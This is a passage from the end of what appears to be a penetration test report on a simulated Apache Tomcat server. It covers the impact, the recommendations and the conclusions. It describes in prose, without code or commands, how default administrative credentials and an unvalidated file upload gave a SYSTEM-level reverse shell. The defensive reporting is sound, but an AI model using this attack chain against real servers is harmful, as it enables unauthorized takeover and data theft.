Lack of input validation or security controls	The server did not perform adequate checks or input validation on the uploaded files, allowing the reverse shell payload to be executed. This vulnerability enabled me to gain unauthorized remote access to the server with elevated privileges.

5.1 Impact

The impact of these vulnerabilities is significant, allowing a complete system compromise.

Issue	Description
Unauthorized administrative access	Exploiting default credentials allowed unauthorized access to the Apache Tomcat administrative interface, which provides significant control over the server’s configuration and deployed applications. An attacker with access to this interface can perform various malicious activities, including uploading malicious files, modifying server settings, and potentially gaining further access to the network.

Remote code execution with elevated privileges	By leveraging the ability to upload and execute malicious files, I gained a remote shell with NT AUTHORITY\SYSTEM privileges. This level of access gives an attacker full control over the system, including the ability to manipulate files, change configurations, install malicious software, and potentially pivot to other systems within the network.
Potential data exfiltration and further compromise	With SYSTEM-level access, an attacker could exfiltrate sensitive data, deploy additional malware, or use the compromised server as a launching point for further attacks on other connected systems. This could lead to a broader compromise of the organization's network and data.

6 Recommendations

To mitigate the identified vulnerabilities and enhance the security posture of the system, I recommend the following actions:

Recommendation	**Description**
Remove Default Credentials	Ensure that default credentials for all applications, particularly administrative interfaces like Apache Tomcat, are removed or changed immediately after installation. Use strong, unique passwords for all administrative accounts.
Implement Access Controls and Authentication	Restrict access to the Apache Tomcat administrative interface by implementing IP whitelisting, VPN access, or other network controls to limit exposure. Implement multi-factor

	authentication (MFA) to provide an additional layer of security.
Restrict File Upload Capabilities	Configure the Apache Tomcat administrative interface to restrict or disable file upload capabilities unless absolutely necessary. Use file upload controls to validate the type and content of files being uploaded to prevent malicious uploads.
Apply Least Privilege Principles	Review and apply the principle of least privilege to all accounts, especially those with administrative access. Ensure that users and processes run with the minimum privileges necessary for their function.
Implement Continuous Monitoring	Set up continuous monitoring to detect unauthorized access attempts or suspicious activity. Use monitoring tools to alert administrators of potential security incidents.
Conduct Regular Security Assessments	Perform regular vulnerability assessments and penetration tests to identify and remediate security weaknesses. This should include checking for weak or default credentials and misconfigurations in critical systems.

7 Conclusions

The penetration test successfully demonstrated the ability to identify and exploit a critical vulnerability in a simulated environment. The steps outlined in this report showcase a methodical approach to vulnerability assessment and exploitation, underscoring the importance of regular patch management and proactive security measures to protect against real-world threats.